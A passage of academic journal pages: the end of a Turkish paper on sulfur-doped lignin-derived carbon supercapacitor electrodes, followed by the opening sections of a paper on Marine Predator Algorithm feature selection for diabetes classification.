Süper kapasitör elektrot malzemelerinin döngüsel bozulmasını test etmek önemlidir. Ni-GC-1100 örneği, Şekil 4(f)'te gösterildiği gibi %95'e yakın spesifik kapasitans muhafazasıyla 5 A/g'de 5.000 döngüden sonra mükemmel döngü stabilitesi sergilemiştir. İlginç bir şekilde, Şekil 4(a)'da gösterildiği gibi şarj-deşarj döngüsü sırasında spesifik kapasitans biraz artmıştır. Bu artış, döngü sırasında tıkalı gözeneklerin fiziksel olarak açılmasından kaynaklanmaktadır [41]. Test edilen Ni-GC-1100 elektrotların uzun çevrim ömrü, Faradik redoks işleminin tersine çevrilebilirliğini ve kükürt katkılı karbonların yüksek kimyasal ve yapısal stabilitesini yansıtır; bu da onları süperkapasitörler için oldukça kararlı bir elektrot malzemesi olarak potansiyel aday haline getirir. Elde edilen Ni-GC-1100 süperkapasitörleri literatürle kıyaslandığı zaman rüzgar türbinlerinde, mobil baz istasyonlarında, elektronik cihazlarda [42-43], kurşun-asit akülere göre üstünlükleri sayesinde çeşitli güç elektroniği uygulamalarında [44], yenilenebilir ve hibrit enerji depolama sistemlerinde voltaj kararlılığı için bir enerji depolama aygıtı olarak [44-45], yenilenebilir enerji depolama [45], sokak lambaları [46], ve enerji geri kazanımı [47] gibi potansiyel uygulama alanlarına sahiptir.



Şekil 4. (a) 10 mV s^{-1} tarama hızında Ni-GC-950 ve Ni-GC-1100'ün CV eğrileri, (b) 50 ila 200 mV s^{-1} arasında farklı tarama hızlarında Ni-GC-1100'ün CV eğrileri, (c) 1, 2, 5 ve 10 A g^{-1} 'de Ni-GC-1100'ün şarj-deşarj eğrileri, (d) Ni-GC-1100'ün kapasitans değerleri, (e) Ni-GC-1100'ün Nyquist grafiği, (f) Ni-GC-1100'ün döngü performansı (Tüm deneyler 1 M KOH elektrolit çözeltisi içinde gerçekleştirilmiştir) ((a) CV curves of Ni-GC-950 and Ni-GC-1100 at 10 mV s^{-1} scan rate, (b) CV curves of Ni-GC-1100 at different scan rates from 50 to 200 mV s^{-1} , (c) charge-discharge curves of Ni-GC-1100 at 1, 2, 5 and 10 A g^{-1} , (d) capacitance values of Ni-GC-1100, (e) Nyquist plot of Ni-GC-1100, (f) cycling performance of Ni-GC-1100 (All experiments were carried out in 1 M KOH electrolyte solution)

4. SONUÇLAR (CONCLUSIONS)

Bu çalışmada, kendinden kükürt katkılı karbon malzemelerinin, ticari olarak temin edilebilen ligninden hidrotermal karbonizasyon ve ardından termal tavlama yoluyla başarıyla sentezlendiği gösterilmiştir. Böylelikle kolay, ucuz ve çevreye duyarlı bir sentez yolu geliştirildi. Hazırlanan numunelerden süperkapasitör malzeme olarak kullanılması düşünülen en ideal örnek Ni-GC-1100 numunesi olup, bu numune bol miktarda mikro/mezo gözenekli yapıya sahip olup 165

m^2/g 'lik yüksek BET yüzey alanı sergilemiştir. Ni-GC-1100 elektrodu, $1,0 \text{ M KOH}$ 'da, 1 A/g akım yoğunluğunda 165 F/g 'lik mükemmel bir kapasitif davranış ve 5 A/g akım yoğunluğunun zorlu koşullarında 5.000 döngüye kadar yüksek dayanıklılık sergilemiştir. Sonuç olarak, ucuz ve sürdürülebilir yan ürün olan lignin kolayca gözenekli karbona dönüştürülmüştür ve elde edilen malzeme ayrıca enerji depolama ve elektrokataliz uygulamaları için de kullanılabilir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Murat YILMAZ: Makalenin yazım ve düzeltilmesinde görev almıştır.

He took part in the writing and editing of the article.

Müslüm DEMİR: Deneyleri yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

He conducted the experiments, analyzed the results and performed the writing process.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] Gogotsi, P.S. a. Y.: Materials for electrochemical capacitors. *Nature*. 7, (2008)
- [2] Maher F. El-Kady, Y.S., R. b. K.: Graphene for batteries, supercapacitors and beyond. *Nature Reviews*. 1, (2016)
- [3] Luo, H., Liu, Z., Chao, L., Wu, X., Lei, X., Chang, Z., Sun, X.: Synthesis of hierarchical porous N-doped sandwich-type carbon composites as high-performance supercapacitor electrodes. *J Mater Chem A Mater*. 3, 3667–3675 (2015). <https://doi.org/10.1039/c4ta05843g>
- [4] Wang, G., Zhang, L., Zhang, J.: A review of electrode materials for electrochemical supercapacitors. *Chem Soc Rev*. 41, 797–828 (2012). <https://doi.org/10.1039/c1cs15060j>
- [5] Zhi, M., Xiang, C., Li, J., Li, M., Wu, N.: Nanostructured carbon-metal oxide composite electrodes for supercapacitors: A review. *Nanoscale*. 5, 72–88 (2013). <https://doi.org/10.1039/c2nr32040a>
- [6] Asiha, R., Fitriania, Rahmadyantia, D., Nurdiansahb, H., Karimc, N.A., Sarid, D.P., Bahfee, F., Nakajimaf, H., Noerochimb, L., Ramlic, M.M., and Darmintoa.: Dual Doping of Sulfur and Nitrogen Induces Hierarchical Porous Carbon from Wastes Medical Masks for Supercapacitor Electrodes. *International Journal of Nanoelectronics and Materials*. 17:275-280 (2023). <https://doi.org/10.58915/ijneam.v17ijune.868>
- [7] Shejinia, R., Mohanraj, K., Minc, H.S., Henryd, J., Sivakumare, G.: Designing the redox activity of CuMoO₄ electrodes on N-rich reduced graphene oxide nanocomposite for high performance supercapacitor. *Solid State Sciences*. 154:107586 (2024) <https://doi.org/10.1016/j.solidstatesciences.2024.107586>
- [8] Song, K., Wang, R., Sub, H., Liub, M., Hub, L., Liu, C., Liu, W., Lv, X., Xin, Yuntao.: Preparation of V₂O₃ by a short process of ammonium salt reduction and its electrocatalytic properties investigation. *Journal of Environmental Chemical Engineering*. 12:112854 (2024). <https://doi.org/10.1016/j.jece.2024.112854>
- [9] Demir, M., Tessema, T.D., Farghaly, A.A., Nyankson, E., Saraswat, S.K., Aksoy, B., Islamoglu, T., Collinson, M.M., El-Kaderi, H.M., Gupta, R.B.: Lignin-derived heteroatom-doped porous carbons for supercapacitor and CO₂ capture applications. *Int J Energy Res*. 42, 2686–2700 (2018). <https://doi.org/10.1002/er.4058>
- [10] Yang, F.M., Xiong, Z.G., He, G.W.: The excellent rate capacitive features and competent CO₂ capture performance of porous N-doped C(N) material. *Applied Energy*. 367:123426 (2024). <https://doi.org/10.1016/j.apenergy.2024.123426>
- [11] Demir, M., Saraswat, S.K., Gupta, R.B.: Hierarchical nitrogen-doped porous carbon derived from lecithin for high-performance supercapacitors. *RSC Adv*. 7, 42430–42442 (2017). <https://doi.org/10.1039/c7ra07984b>
- [12] Aziz, S.B., Abdulwahid, R.T., Brza, M.A., Ahmed, M.B., Murad, A.R., Tahir, H.B., Abdullah, R.M., Hadi, J.M., Hussen, S.A.: Exploring the sustainable frontier by investigating structural, electrochemical and ion transport properties of potassium salt-doped PVA-based polymer electrolyte for supercapacitor application. *Journal of Energy Storage*. 71:108175 (2023). <https://doi.org/10.1016/j.est.2023.108175>

- [13] Zhang, L., Zhao, X.S.: Carbon-based materials as supercapacitor electrodes. *Chem Soc Rev.* 38, 2520–2531 (2009). <https://doi.org/10.1039/b813846j>
- [14] Rahmadyanti, D., Fitriani, Asih, R., Nurdiansah, H., Karim, N.A., Sari, D.P., Bahfie, F., Noerochim, L., Ramli, M.M., and Darminto.: Synthesis Routes of Sulfur-doped Porous Carbon from Mask Wastes for the Application of Supercapacitor Electrodes. *Journal of Physics: Conference Series* 2780:012006 (2024). DOI 10.1088/1742-6596/2780/1/012006
- [15] Kiciński, W., Szala, M., Bystrzejewski, M.: Sulfur-doped porous carbons: Synthesis and applications, (2014)
- [16] Zhang, D., Hao, Y., Zheng, L., Ma, Y., Feng, H., Luo, H.: Nitrogen and sulfur co-doped ordered mesoporous carbon with enhanced electrochemical capacitance performance. *J Mater Chem A Mater.* 1, 7584–7591 (2013). <https://doi.org/10.1039/c3ta11208j>
- [17] Ghotbi, M.Y., Sikiru, S., Rajabi, A., Soleimani, H., Kou, L., Ansari, M.N.M., Ramachandramurthy, V.K.: ZnO/ZnS/Carbon Nanocomposite-Derived Sulfur-Doped carbon nanosheets using a layered nanoreactor: Towards advanced supercapacitor electrodes and devices. *Chemical Engineering Journal.* 485:150018 (2024) <https://doi.org/10.1016/j.cej.2024.150018>
- [18] Tan, S., Yao, Z., Liu, Z., Li, L., Huang, H.: Fabrication of graphene supported Zn BTC with different morphologies and their supercapacitor performance. *Ionics.* 30:1051–1060 (2024). <https://doi.org/10.1007/s11581-023-05329-9>
- [19] Yu, X., Park, S.K., Yeon, S.H., Park, H.S.: Three-dimensional, sulfur-incorporated graphene aerogels for the enhanced performances of pseudocapacitive electrodes. *J Power Sources.* 278, 484–489 (2015). <https://doi.org/10.1016/j.jpowsour.2014.12.102>
- [20] Cai, J., Niu, H., Li, Z., Du, Y., Cizek, P., Xie, Z., Xiong, H., Lin, T.: High-Performance Supercapacitor Electrode Materials from Cellulose-Derived Carbon Nanofibers. *ACS Appl Mater Interfaces.* 7, 14946–14953 (2015). <https://doi.org/10.1021/acsami.5b03757>
- [21] Deng, J., Li, M., Wang, Y.: Biomass-derived carbon: Synthesis and applications in energy storage and conversion, (2016)
- [22] Yu, W., Wang, H., Liu, S., Mao, N., Liu, X., Shi, J., Liu, W., Chen, S., Wang, X.: N, O-codoped hierarchical porous carbons derived from algae for high-capacity supercapacitors and battery anodes. *J Mater Chem A Mater.* 4, 5973–5983 (2016). <https://doi.org/10.1039/c6ta01821a>
- [23] Shamsuri, N.A., Hamsan, M.H., Shukur, M.F., Alias, Y., Halim, S.N.A., Aziz, S.B., Jahidin, A.H., Sulaiman, M., Yuwana, L., Siong, S.O., Sarih, N.M., Kadir, M.F.Z.: Enhancing EDLC applications with [BMIM]BF₄-integrated cellulose gel electrolyte for sustainable energy storage. *Journal of Energy Storage.* 75: 109559 (2024) <https://doi.org/10.1016/j.est.2023.109559>
- [24] Jeon, J.W., Zhang, L., Lutkenhaus, J.L., Laskar, D.D., Lemmon, J.P., Choi, D., Nandasiri, M.I., Hashmi, A., Xu, J., Motkuri, R.K., Fernandez, C.A., Liu, J., Tucker, M.P., McGrail, P.B., Yang, B., Nune, S.K.: Controlling porosity in lignin-derived nanoporous carbon for supercapacitor applications. *ChemSusChem.* 8, 428–432 (2015). <https://doi.org/10.1002/cssc.201402621>
- [25] Graglia, M., et al.: Nitro Lignin-Derived Nitrogen-Doped Carbon as an Efficient and Sustainable Electrocatalyst for Oxygen Reduction. *ACS Nano.* 10, 4364–4371 (2016)
- [26] Wang, Y., Hao, P., Lei, L., and Hou, Y.: Preparation of flexible and binder-free lignin-based carbon nanofiber electrode materials by electrospinning in aqueous system. *Nordic Pulp & Paper Research Journal.* 38(4):633-643 (2023). <https://doi.org/10.1515/npprj-2023-0026>
- [27] Du, B., Zhu, H., Xu, J., Bai, Y., Wang, Q., Wang, X., Zhou, J.: N-S co-doping lignin-based carbon magnetic nanoparticles as high performance supercapacitor and electromagnetic wave absorber. *International Journal of Biological Macromolecules.* 242:125032 (2023). <https://doi.org/10.1016/j.ijbiomac.2023.125032>
- [28] Wu, Y., Cao, J.P., Zhao, X.Y., Zhuang, Q.Q., Zhou, Z., Huang, Y., Wei, X.Y.: High-performance electrode material for electric double-layer capacitor based on hydrothermal pretreatment of lignin by ZnCl₂. *Applied Surface Science.* 508:144536 (2020). <https://doi.org/10.1016/j.apsusc.2019.144536>
- [29] Demir-Cakan, R., Baccile, N., Antonietti, M., Titirici, M.M.: Carboxylate-rich carbonaceous materials via one-step hydrothermal carbonization of glucose in the presence of acrylic acid. *Chemistry*

- of Materials. 21, 484–490 (2009). <https://doi.org/10.1021/cm802141h>
- [30] Gönen, M., Nyankson, E., Gupta, R.B.: Boric acid production from colemanite together with ex situ CO₂ sequestration. *Ind Eng Chem Res.* 55, 5116–5124 (2016). <https://doi.org/10.1021/acs.iecr.6b00378>
- [31] Ramsurn, H., Kumar, S., Gupta, R.B.: Enhancement of biochar gasification in alkali hydrothermal medium by passivation of inorganic components using Ca(OH)₂. *Energy and Fuels.* 25, 2389–2398 (2011). <https://doi.org/10.1021/ef200438b>
- [32] Qinxing Xie, R.B.A.Z.Y.Z.S.W.C.X.P.Z.: Sustainable Low-Cost Green Electrodes with High Volumetric Capacitance for Aqueous Symmetric Supercapacitors with High Energy Density. *ACS Sustain Chem Eng.* 4, 1422–1430 (2016)
- [33] Conglai Long, L.J.X.W.Y.J.D.Y.C.W.T.W.Z.F.: Facile synthesis of functionalized porous carbon with three-dimensional interconnected pore structure for high volumetric performance supercapacitors. *Carbon N Y.* 93, 412–420 (2015)
- [34] Wang, L., Zheng, Y., Zhang, Q., Zuo, L., Chen, S., Chen, S., Hou, H., Song, Y.: Template-free synthesis of hierarchical porous carbon derived from low-cost biomass for high-performance supercapacitors. *RSC Adv.* 4, 51072–51079 (2014). <https://doi.org/10.1039/c4ra07955h>
- [35] Gu, W., Sevilla, M., Magasinski, A., Fuertes, A.B., Yushin, G.: Sulfur-containing activated carbons with greatly reduced content of bottle neck pores for double-layer capacitors: A case study for pseudocapacitance detection. *Energy Environ Sci.* 6, 2465–2476 (2013). <https://doi.org/10.1039/c3ee41182f>
- [36] Sevilla, M., Mokaya, R.: Energy storage applications of activated carbons: Supercapacitors and hydrogen storage. In: *Energy and Environmental Science.* pp. 1250–1280. Royal Society of Chemistry (2014)
- [37] Huang, C.H., Doong, R.A., Gu, D., Zhao, D.: Dual-template synthesis of magnetically-separable hierarchically-ordered porous carbons by catalytic graphitization. *Carbon N Y.* 49, 3055–3064 (2011). <https://doi.org/10.1016/j.carbon.2011.03.026>
- [38] Sevilla, M., Fuertes, A.B.: Catalytic graphitization of templated mesoporous carbons. *Carbon N Y.* 44, 468–474 (2006). <https://doi.org/10.1016/j.carbon.2005.08.019>
- [39] Ma, G., Yang, Q., Sun, K., Peng, H., Ran, F., Zhao, X., Lei, Z.: Nitrogen-doped porous carbon derived from biomass waste for high-performance supercapacitor. *Bioresour Technol.* 197, 137–142 (2015). <https://doi.org/10.1016/j.biortech.2015.07.100>
- [40] Fiset, E., Bae, J.S., Rufford, T.E., Bhatia, S., Lu, G.Q., Hulicova-Jurcakova, D.: Effects of structural properties of silicon carbide-derived carbons on their electrochemical double-layer capacitance in aqueous and organic electrolytes. *Journal of Solid State Electrochemistry.* 18, 703–711 (2014). <https://doi.org/10.1007/s10008-013-2306-x>
- [41] Lee, M., Kim, G.P., Don Song, H., Park, S., Yi, J.: Preparation of energy storage material derived from a used cigarette filter for a supercapacitor electrode. *Nanotechnology.* 25, (2014). <https://doi.org/10.1088/0957-4484/25/34/345601>
- [42] Bottu, M., Crow, M.L., Elmore, A.C., Atcitty, S.: A Power Electronic Conditioner Using Ultracapacitors to Improve Wind Turbine Power Quality. *Smart Grid and Renewable Energy.* 4(1): 28131 (2013). DOI:10.4236/sgre.2013.41010
- [43] Libich, J., Máca, J., Vondrák, Jiří., Čech, O., Sedlaříková, M.: Supercapacitors: Properties and applications. *Journal of Energy Storage.* 17:224-22 (2018). <https://doi.org/10.1016/j.est.2018.03.012>
- [44] Rawat, M.S., and Vadhera, S.: A Comprehensive Review on Impact of Wind and Solar Photovoltaic Energy Sources on Voltage Stability of Power Grid. *Journal of Engg. Research.* 7(4): 178-202 (2019).
- [45] Sahin, M.E., and Blaabjerg, F.: A Hybrid PV-Battery/Supercapacitor System and a Basic Active Power Control Proposal in MATLAB/Simulink. *Electronics.* 9:129 (2020). <https://dx.doi.org/10.3390/electronics9010129>

[46] Nippon Chemi-Con. Stanley Electric and Tamura Announce the Development of “Super CaLeCS,” an Environment-Friendly EDLC Powered LED Street Lamp; Press Release Nippon Chemi-Con Corp.: Tokyo, Japan, 2010.

[47] Hamilton, T.: Next Stop: Ultracapacitor Buses MIT Technology Review. (2009-10-19). Available online: Technologyreview.com (accessed on 29 May 2013).

Feature Selection in the Diabetes Dataset with the Marine Predator Algorithm and Classification using Machine Learning Methods

Fuat TÜRK^{1*} , Nuri Alper METİN² , Murat LÜY³ 

¹Kırıkkale University, Faculty of Engineering and Natural Sciences, Computer Engineering, Kırıkkale, Turkey

²Kırıkkale University, Kırıkkale Vocational School, Electronic Communication Program, Kırıkkale, Turkey

³Kırıkkale University, Faculty of Engineering and Natural Sciences, Electrical and Electronics Engineering, Kırıkkale, Turkey

Article Info

Research article

Received: 25/11/2023

Revision: 25/02/2024

Accepted: 11/03/2024

Keywords

Machine learning
Marine predator
optimization algorithm
Classification diabetes
Feature selection

Makale Bilgisi

Araştırma makalesi

Başvuru: 25/11/2023

Düzeltilme: 25/02/2024

Kabul: 11/03/2024

Anahtar Kelimeler

Makine öğrenmesi
Deniz yırtıcısı algoritması
Şeker hastalığı
sınıflandırması,
Özellik seçimi

Graphical/Tabular Abstract (Grafik Özet)

The diabetic dataset from Kaggle is preprocessed and then submitted to the feature extraction module, where key features are identified and categorized after optimization. Results are compared to those without optimization based on metrics like F1 score, Recall, and accuracy. / Kaggle'dan elde edilen diyabet veri seti, ön işleme sonrası özellik çıkarma modülüne sunulur; burada optimizasyondan sonra anahtar özellikler belirlenir ve kategorize edilir. Sonuçlar, F1 skoru, Recall ve doğruluk gibi metrikler açısından optimizasyon uygulanmadan elde edilenlerle karşılaştırılır.




Figure A: System block diagram / Şekil A: Sistem blok diyagramı

Highlights (Önemli noktalar)

- The study uses Kaggle's diabetes dataset for feature selection block analysis.
- The feature selection block identifies prominent features.
- The selected features are categorized using the categorization module.
- Performance metrics are compared with the dataset without the marine predator optimization algorithm (MPOA).
- The LR classification approach achieves an accuracy of 77.63% without feature selection.
- When MPOA is used for feature selection, accuracy increases to 79.39%.

Aim (Amaç): The study aims to improve diabetes classification accuracy by using the Marine Predator Optimization Algorithm (MPOA) for feature selection on a Kaggle dataset, enhancing performance metrics like accuracy, F1 score, Recall, and Precision. / Çalışma, Kaggle veri setinde özellik seçimi için Deniz Yırtıcısı Optimizasyon Algoritmasını kullanarak diyabet sınıflandırma doğruluğunu artırmayı ve doğruluk, F1 skoru, Recall ve Precision gibi performans metriklerini iyileştirmeyi amaçlamaktadır.

Originality (Özgünlük): Diabetes, a complex metabolic disorder, showed an increase in accuracy from 77.63% to 79.39% in a study using the Marine Predator Optimization Algorithm (MPOA) for feature selection on a dataset obtained from Kaggle. / Diyabet, karmaşık bir metabolik bozukluk olup, yapılan bir çalışmada Kaggle'dan elde edilen veri seti ile Deniz Yırtıcısı Optimizasyon Algoritması kullanılarak yapılan özellik seçiminde doğruluk oranı %77,63'ten %79,39'a yükselmiştir.

Results (Bulgular): The study results shows that the Marine Predator Optimization Algorithm (MPOA) boosts Logistic Regression accuracy from 77.63% to 79.39% and improves overall performance metrics. / Çalışma, Deniz Yırtıcısı Optimizasyon Algoritmasının Logistic Regression doğruluğunu %77,63'ten %79,39'a artırdığını ve genel performans metriklerini iyileştirdiğini göstermektedir.

Conclusion (Sonuç): This study compares diabetes classification performance metrics using machine learning algorithms with and without feature selection, showing that the Marine Predator Algorithm increases accuracy from 77.63% to 79.39% and suggests future research into alternative optimization strategies. / Bu çalışma, makine öğrenimi algoritmalarıyla özellik seçimli ve özelliksiz diyabet sınıflandırma performans metriklerini karşılaştırarak, Marine Predator Algoritması'nın doğruluğu %77,63'ten %79,39'a artırdığını ve alternatif optimizasyon stratejileri üzerine gelecekteki araştırmalar için potansiyel sunduğunu göstermektedir.



Feature Selection in the Diabetes Dataset with the Marine Predator Algorithm and Classification using Machine Learning Methods

Fuat TÜRK^{1*} , Nuri Alper METİN² , Murat LÜY³ 

¹Kırıkkale University, Faculty of Engineering and Natural Sciences, Computer Engineering, Kırıkkale, Turkey

²Kırıkkale University, Kırıkkale Vocational School, Electronic Communication Program, Kırıkkale, Turkey

³Kırıkkale University, Faculty of Engineering and Natural Sciences, Electrical and Electronics Engineering, Kırıkkale, Turkey

Article Info

Research article
Received: 25/11/2023
Revision: 25/02/2024
Accepted: 11/03/2024

Keywords

Machine learning
Marine predator
optimization algorithm
Classification diabetes
Feature selection

Abstract

Diabetes is now classified as one of the leading causes of death. Diabetes is a chronic and complex metabolic disorder characterized by carbohydrate, fat, and protein metabolism disturbances. Type 1 diabetes is categorized along with other different types of diabetes, including Type 2 diabetes as well as gestational diabetes. Both acute and chronic complications occur in individuals with diabetes due to decreased insulin secretion and disruptions in carbohydrate, fat, and protein metabolism. In this study, after completing the data preparation step, the diabetes dataset from Kaggle is sent to the feature selection block for analysis. Once the optimization process is complete, the feature selection block will determine the most prominent features. The selected features discussed earlier are categorized using the categorization module. The findings are compared to the performance metrics results with the dataset without the marine predator optimization algorithm (MPOA) technique applied, especially regarding metrics such as F1 score, Recall, Accuracy, and Precision. The results show that the LR classification approach achieves an accuracy of 77.63% without feature selection. On the other hand, when MPOA is used for feature selection, the accuracy increases to 79.39%.

Diyabet Veri Setinde Deniz Yırtıcısı Algoritması ile Özellik Seçimi ve Makine Öğrenimi Yöntemleri Kullanılarak Sınıflandırma

Makale Bilgisi

Araştırma makalesi
Başvuru: 25/11/2023
Düzeltilme: 25/02/2024
Kabul: 11/03/2024

Anahtar Kelimeler

Makine öğrenmesi
Deniz yırtıcısı algoritması
Şeker hastalığı
sınıflandırması,
Özellik seçimi

Öz

Diyabet günümüzde önde gelen ölüm nedenlerinden biri olarak sınıflandırılır. Diyabet hastalığı karbonhidrat, yağ ve protein metabolizmasındaki bozulmalarla tanımlanan kronik ve karmaşık bir metabolik bozukluktur. Tip 1 diyabet, Tip 2 diyabetin yanı sıra gestasyonel diyabet de dahil olmak üzere diğer farklı diyabet türleriyle birlikte kategorize edilir. Diyabetli bireylerde azalan insülin salgısı ve karbonhidrat, yağ ve protein metabolizmasındaki aksaklıklar nedeniyle hem akut hem de kronik komplikasyonlar ortaya çıkmaktadır. Bu çalışmada, Veri hazırlama adımının tamamlanmasının ardından, Kaggle'dan alınan diyabet veri seti analiz için özellik çıkarma bloğuna gönderilir. Optimizasyon süreci tamamlandıktan sonra, özellik seçimi bloğu hangi özelliklerin en çok öne çıktığını belirleyecektir. Daha önce tartışılan seçilen özellikler, kategorizasyon modülü kullanılarak çeşitli kategorilere ayrılır. Bulgular, özellikle F1 puanı, Geri Çağırma, Doğruluk ve Kesinlik gibi ölçütler açısından, deniz yırtıcısı optimizasyon algoritması (MPOA) tekniği uygulanmamış veri setiyle performans metrikleri sonuçlarıyla karşılaştırılır. Bulgular, LR sınıflandırma yaklaşımının özellik seçimi olmadan %77,63'lük bir doğruluk oranına ulaştığını göstermektedir. Öte yandan özellik seçimi için MPOA kullanıldığında, doğruluk oranı %79,39'a yükselmektedir.

1. INTRODUCTION (GİRİŞ)

Diabetes is one of the major health problems seen worldwide and increasing daily. The financial difficulty caused by the increasing disease during the healing process is becoming an undeniable

reality. The main reason for the increase in the disease is factors such as changes in the social structure, heavy work standards, rising obesity, and unhealthy lifestyles. These reasons have caused diabetes to become common in the 21st century.

Diabetes is divided into two: type-1 and type-2. Type-1 diabetes is a chronic disease that causes insulin deficiency due to damage to the beta cells in the pancreas. Studies have proven a high rate of beta cell damage in type 1 diabetes patients. It has been determined that type-1 diabetic patients will likely suffer from chronic diseases such as celiac, hepatitis, and vitiligo. Type 1 diabetes has become one of the most common diseases in childhood. It is formed by the destruction of beta cells produced in the pancreas. According to many reports worldwide, it has been revealed that the genetic scheme of type 1 diabetes is genetically transmitted. Some research reports have revealed that diabetes can occur even if there is genetic transmission in the family. Notably, most diabetic diseases that are not genetically transmitted are in patients at a young age. Type 2 diabetes has become one of the most important chronic diseases increasing in our country and worldwide. Improving the quality of life of type 2 diabetes patients and regular treatment is crucial. According to data received in 2021, 537 million adults worldwide are living with diabetes, predicted to reach 643 million in 2045. Type 2 diabetes occurs due to a sedentary lifestyle and irregular nutrition, allowing the disease to progress continuously. Type 2 diabetes is a metabolic disease in which insulin resistance occurs due to the disorder caused by beta cells in insulin secretion, which is related to high glucose levels. This study performs feature selection with the Marine Predator Optimization Algorithm (MPOA) diabetes dataset obtained from Kaggle. This received feature selection set is classified with Logistic Regression (LR), Random Forest (RF), k-nearest neighbors (k-NN), Gradient Boosting (GB), XgBoost, Support Vector Machine (SVM), and Decision Tress (DT) classification methods. The data set with feature selection was applied, and the data without feature selection is used. The data set classification results are compared regarding performance metrics [1–4].

Machine learning is a field focused on creating algorithms that can recognize patterns and forecast future occurrences through the analysis of extensive data sets. Classification is a crucial subfield in machine learning that entails assigning samples from a collection to preset classes. Feature selection is a crucial stage in classification issues to construct a precise model and get optimal performance. Feature selection involves determining the most useful characteristics in the dataset and removing redundant or low-impact features. This simplifies the model, decreases training time, and minimizes the danger of overfitting. Machine learning models frequently deal with several characteristics. Therefore, feature selection methods can help the

model choose the most suitable features. These algorithms may utilize statistical approaches, information acquisition, and feature significance ratings. Effective feature selection can enhance the model's performance and promote the creation of more generalizable models by preventing overfitting. Effective feature selection is crucial in this context for classification issues to enhance model accuracy and get more dependable and generalizable outcomes.

The main diabetes dataset in this study is obtained from the aggregated data set. The secondary data is categorized without feature selection. Performance metrics data are collected following the categorization procedure. The sea predator optimization technique, a unique optimization approach, is utilized for feature selection on the diabetes dataset. Performance metrics are produced as a consequence of this approach. These performance metrics are compared with each other and with the results from the literature review in the last stage. Utilizing MPOA for feature selection results in a significant enhancement in performance measures. Traditional optimization algorithms for feature selection yield inferior performance metrics compared to new optimization algorithms.

This research comprises five chapters, each serving a distinct purpose. The first chapter provides an introduction, the second chapter presents a comprehensive literature review, the third chapter outlines the materials and methods employed, the fourth chapter presents the results and discussion, and the fifth chapter concludes the study.

2. LITERATURE REVIEW (LİTERATÜR TARAMASI)

Sisodia et al., diabetes is one of the worst blood sugar-raising diseases. Diabetes left untreated has numerous implications. After the problematic identification process, patients meet physicians at diagnostic facilities. Increasing machine learning solves this problem. This study seeks to develop a diabetes prediction model. This experiment diagnoses diabetes early using the Decision Tree, SVM, and Naive Bayes. Experiments employ the UCI machine learning repository Pima Indians Diabetes Database (PIDD). All three methods are evaluated using Precision, Accuracy, F-Measure, and Recall. Accuracy depends on right and wrong categorization. With 76.30% accuracy, Naive Bayes is the most accurate algorithm. Methodically using ROC curves confirms these conclusions [5].

Kaur et al., Effective diabetes prediction utilizing patient medical data is the subject of this effort. Diabetes currently affects all ages and communities. Diabetes increases cardiac, kidney, nerve, blood vessel, and blindness risk. Mining diabetes data effectively is vital. It utilizes the Pima Indians Diabetes Data Set, which comprises diabetics and non-diabetics. The enhanced J48 classifier boosts data mining accuracy. WEKA was used as MATLAB API to create J-48 classifiers. Trials showed a significant improvement over the J-48 algorithm [6].

Febrian et al., diabetes may cause blindness, kidney failure, heart attacks, and death. For 2019, the International Diabetes Federation estimated 463 million diabetics. If projections are correct, 578 million will be added by 2030 and 700 million by 2045. In 2020, the Ministry of Health named Indonesia one of the 10 countries with the highest diabetes incidence in 2019. Diagnosing diabetes takes skill. Many people examined have significant conditions due to delayed diagnosis. Severe diabetes prevention needs detection technology. It helps doctors identify ailments quickly and accurately nowadays. By constructing an AI model to identify diabetes, we can apply machine learning to prevent death. We may compare k-NN and Naive Bayes to see which predicts diabetes better. Finally, the study examined two k-Nearest Neighbor algorithms and Naive Bayes to predict diabetes using numerous health indicators in the dataset using supervised machine learning. Our tests and Confusion Matrix assessments suggest Naive Bayes trumps k-NN [7].

Liu et al., Early diabetes complications like Diabetic Retinopathy (DR) are a primary cause of blindness. Frequent fundus imaging screenings may prevent DR in clinical diagnosis and treatment. Most DR screening studies use fundus images with a limited imaging range, field of vision, and lesion information, which leads to poor automated DR grading. We develop 101 ultra-wide-field (UWF) DR fundus images and propose Deep Learning (DL) automated classification system based on a unique preprocessing method to improve DR grading accuracy. Expanded UWF fundus images give more lesion information and a wide imaging range. UWF picture classification improves with data denoising and contrast and brightness augmentation. We use multiple DL classification models to evaluate our dataset and preprocessing. Experiments show the backbone model alone classifies well. The simplest ResNet50 model has ACA 0.66, Macro F1 0.6559, and Kappa 0.58. The best Swin-S model has ACA 0.72, Macro F1 0.7018, and Kappa 0.65. Clinicians

benefit from UWF images' improved DR grading accuracy and efficiency [8].

Mercaldo et. al., Medical research has provided evidence indicating a notable rise in the prevalence of diabetic pathology during the past few decades, with no apparent indication of this trend abating. This study presents a proposed approach for classifying individuals who have diabetes, to aid and expedite the diagnostic process. The method involves utilizing a collection of characteristics that have been selected based on the criteria outlined by the World Health Organization. By employing cutting-edge machine learning techniques, we have successfully assessed real-world data and achieved an accuracy score of 0.770 and a recall score of 0.775 by utilizing the HoeffdingTree algorithm [9].

Wu et. al., The worldwide occurrence and frequency of Diabetes Mellitus (DM) have attained epidemic levels. According to projections, the number of individuals impacted by DM is expected to surpass 360 million by 2030. All of these patients are susceptible to the development of DR. The categorization, classification, and staging of DR are important in determining appropriate therapeutic interventions. By using effective management strategies, it is possible to prevent over 90% of instances resulting in vision impairment. The primary objective of this present study is to conduct a comprehensive examination of the categorization of diabetic retinopathy (DR), with particular attention given to the International Clinical Disease Severity Scale for DR. The newly proposed categorization system is characterized by its user-friendly nature, ease of memorization, and foundation in empirical scientific research. Specialized exams such as optical coherence tomography or fluorescein angiography are not necessary. The determination is made by a clinical assessment and the use of the Early Treatment of Diabetic Retinopathy Study 4:2:1 guideline [10].

